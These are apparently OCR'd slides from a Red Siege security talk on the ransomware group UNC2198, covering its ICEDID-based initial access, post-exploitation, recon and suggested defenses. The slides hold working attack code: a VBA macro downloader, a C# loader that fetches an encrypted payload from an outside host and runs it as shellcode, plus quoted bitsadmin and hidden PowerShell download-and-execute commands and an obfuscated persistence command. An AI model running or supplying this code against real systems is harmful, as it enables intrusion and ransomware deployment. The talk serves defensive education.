
UNC2198

- A financially motivated group
- Their goal is ransomware deployment to obtain money
- They have used initial access brokers to gain access to various environments
- Their main access has been through ICEDID infections by other groups
- Here's how ICEDID is activated

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations



https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations



MANDIANT

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

REDSIEGE INFORMATION SECURITY

UNC2198 – Recreating the Attack

- Password-protected attachment is easy to create
  - zip –p pass123 chris.zip allmyfiles/
- Then it's just a macro that downloads a file

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

```
Sub DownloadFile()

Dim myURL As String
myURL = "https://YourWebSite.com/?your_query_parameters"

Dim WinHttpReq As Object
Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", myURL, False, "username", "password"
WinHttpReq.send

If WinHttpReq.Status = 200 Then
    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile "C:\file.csv", 2 ' 1 = no overwrite, 2 = overwrite
    oStream.Close
End If

End Sub
```


https://stackoverflow.com/questions/17877389/how-do-i-download-a-file-using-vba-without-internet-explorer

UNC2198 – Recreating the Attack

- Next up is PHOTOLOADER
- It's essentially a file downloader that has been observed to download ICEDID
- Generates web request for a fake image file
  - The file is RC4 encrypted
- It's decrypted and then executes code
- Let's build out this capability, easier than it sounds

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

```
// https://github.com/manbeardgames/RC4/blob/master/RC4Cryptography/RC4.cs
public static byte[] Apply(byte[] data, byte[] key)
{
    //  Key Scheduling Algorithm Phase:
    //  KSA Phase Step 1: First, the entries of S are set equal to the values of 0 to 255
    //                    in ascending order.
    int[] S = new int[256];
    for (int _ = 0; _ < 256; _++)
    {
        S[_] = _;
    }

    //  KSA Phase Step 2a: Next, a temporary vector T is created.
    int[] T = new int[256];

    //  KSA Phase Step 2b: If the length of the key k is 256 bytes, then k is assigned to T.
    if (key.Length == 256)
    {
        Buffer.BlockCopy(key, 0, T, 0, key.Length);
    }
    else
    {
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2198/InitialAccess/PHOTOLOADER.cs


```
static void Main(string[] args) {

    string file = $"{Environment.CurrentDirectory}/test.png";

    WebClient client = new WebClient();
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    client.Headers.Add(HttpRequestHeader.UserAgent, "Other");
    client.Headers.Add(HttpRequestHeader.Accept, "application/pdf");

    byte[] encrypted = Convert.FromBase64String(client.DownloadString("https://www.fortynorthsecurity.com/CompanyInfo/test.png"));

    byte[] shellcode = Apply(encrypted, Encoding.UTF8.GetBytes("thisisakey"));

    var addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x00001000, 0x40);
    Marshal.Copy(shellcode, 0, addr, shellcode.Length);
    var res = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(res, 0xFFFFFFF);

}
```


https://github.com/RedSiege/RansomwareTalks/blob/main/SteelCon/UNC2198/InitialAccess/PHOTOLOADER.cs

UNC2198 – Post-EX

- They used Inno Setup to install WINDARC backdoors on the targeted system

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations


Setup - My Program version 1.5
Select Destination Location
Where should My Program be installed?
Setup will install My Program into the following folder.
To continue, click Next. If you would like to select a different folder, click Browse.
C:\Program Files (x86)\My Program
Browse...
At least 3,1 MB of free disk space is required.
Next
Cancel
setup.iss - Inno Setup Compiler 6.1.0-beta [Paused]
File Edit View Build Run Tools Help
Main Script isdonateandmail.iss
DonateImage := TBitmapImage.Create(WizardForm);
DonateImage.AutoSize := True;
DonateImage.Bitmap.LoadFromFile(ImageFileName);
DonateImage.Hint := CustomMessage('IsDonateAndMailDonateHint');
DonateImage.ShowHint := True;
DonateImage.Anchors := [akLeft, akBottom];
BevelTop := WizardForm.Bevel.Top;
DonateImage.Top := BevelTop + (WizardForm.ClientHeight - BevelTop - I
DonateImage.Left := DonateImage.Top - BevelTop;
DonateImage.Left = 8
DonateImage.OnClick := @DonateImageOnClick;
DonateImage.Parent := WizardForm;
ImageFileName := ExpandConstant('{tmp}\ismail.bmp');
ExtractTemporaryFile(ExtractFileName(ImageFileName));

UNC2198 – Post-EX

- They also used BITS jobs and remote PowerShell to download tools

```
%COMSPEC% /C echo bitsadmin /transfer 257e http://<REDACTED>/<REDACTED>.exe %APPDATA%
<REDACTED>.exe & %APPDATA%<REDACTED>.exe & del %APPDATA% <REDACTED>.exe ^>
%SYSTEMDRIVE%\WINDOWS\Temp\FmpaXUHFennWxPIM.txt > \WINDOWS
\Temp\MwUgqKjEDjCMDGmC.bat & %COMSPEC% /C start %COMSPEC% /C \WINDOWS
\Temp\MwUgqKjEDjCMDGmC.bat
%COMSPEC% /C echo powershell.exe -nop -w hidden -c (new-object
System.Net.WebClient).Downloadfile(http://<REDACTED>/<REDACTED>.exe, <REDACTED>.exe) ^>
%SYSTEMDRIVE%\WINDOWS\Temp\AVaNbBXzKyxktAZI.txt > \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat &
%COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\yoKjaqTIzJhdDLjD.bat
```


https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

UNC2198 – Post-EX

- They've been see to use a wide range of offensive security tools
  - Beacon
  - Meterpreter
  - KOADIC
  - Powershell Empire
- They have been observed executing BEACON by its file path using mixed Unicode-escaped and ASCII characters to avoid detection

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

UNC2198 – Post-EX

Unicode Escaped	C:\ProgramData\S\u0443sH\u0435\u0430ls\T\u0430s\u0441host.exe
Unicode Unescaped	C:\ProgramData\SysHeals\Taschost.exe

```
cmd.exe /c schtasks /create /sc minute /mo 1 /tn shadowdev /tr C:\\ProgramData\\S\u0443sH\u0435
\u0430ls\\T\u0430s\u0441host.exe
```


https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

UNC2198 – Post-EX - Recon

- They use the following commands over time, along with Bloodhound
- arp -a
  whoami /groups
  whoami.exe /groups /fo csv
  whoami /all
- net user <*username*>
  net groups "Domain Admins" /domain
  net group "Enterprise admins" /domain
  net group "local admins" /domain
  net localgroup "administrators" /domain
- nltest /domain_trusts

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

UNC2198 – Overview

- They would use RCLONE to exfil sensitive data, and then begin deploying ransomware
- Their TTR in July 2020 was 5.5 days
- In October 2020, it was 1.5 days
- Tooling they utilize seems “better” than UNC2596
- Use of built-in capabilities to avoid detection and ensure use in application allow-listing environments

https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations

What Can You Do?

REDSIEGE
INFORMATION SECURITY

Real World Defenses

- AV/EDR has failed us
  - Too many people rely on it, and at times it alone
  - It's a foregone conclusion that it can/will be bypassed
- AV Vendors even state that AV is dead!
  - https://www.wsj.com/articles/symantec-develops-new-attack-on-cyberhacking-1399249948
  - https://www.information-age.com/anti-virus-vendors-fighting-a-losing-battle-24308/

Real World Defenses

Symantec Develops New Attack on Cyberhacking

Declaring Antivirus Software Dead, Firm Turns to Minimizing Damage From Breaches

Anti-virus vendors: Fighting a losing battle

Real World Defenses

But Professor John Walker, formerly the chief security officer at Experian and now director of research consultancy Secure Bastion, suggests that recent developments in the virus-writing landscape underline a truism that has, for too long, been wilfully obscured by the security industry: "The virus writers are now so good at beating the AV products that the game is falling to the side of the criminals."

If this declaration seems gloomy, the virus analysts themselves are no more positive. Even Roel Schouwenberg, a senior technical consultant at Kaspersky, conscious of the inequality of the virus writer and vendor relationship, and frustrated by the poor capture and conviction rates of cyber criminals, is willing to voice an uncomfortable conclusion: "It doesn't look like we're on the winning side."

Real World Defenses

- Antivirus even breaks Windows systems
  - https://www.bleepingcomputer.com/news/security/symantec-fixes-bad-ips-definitions-that-cause-a-windows-bsod/

Kaspersky antivirus update cripples Internet for thousands of Windows XP machines

Real World Defenses

- Am I advocating to not use AV/EDR?
  - No, but know it will fail you when you need it
- So what are some real world defenses that make my life hard as an attacker?
  - Application Allow-Listing – Single best effort
  - Canary Tokens – Accounts, files?
  - Network Segmentation – Workstation to server?
  - Do people need admin rights? – Domain Users admin?
  - Offensive Security Testing – Red Teams, Riskatto

Questions?

- @ChrisTruncer
- https://github.com/RedSiege/RansomwareTalks/tree/main/SteelCon
- All tools also have corresponding YARA rules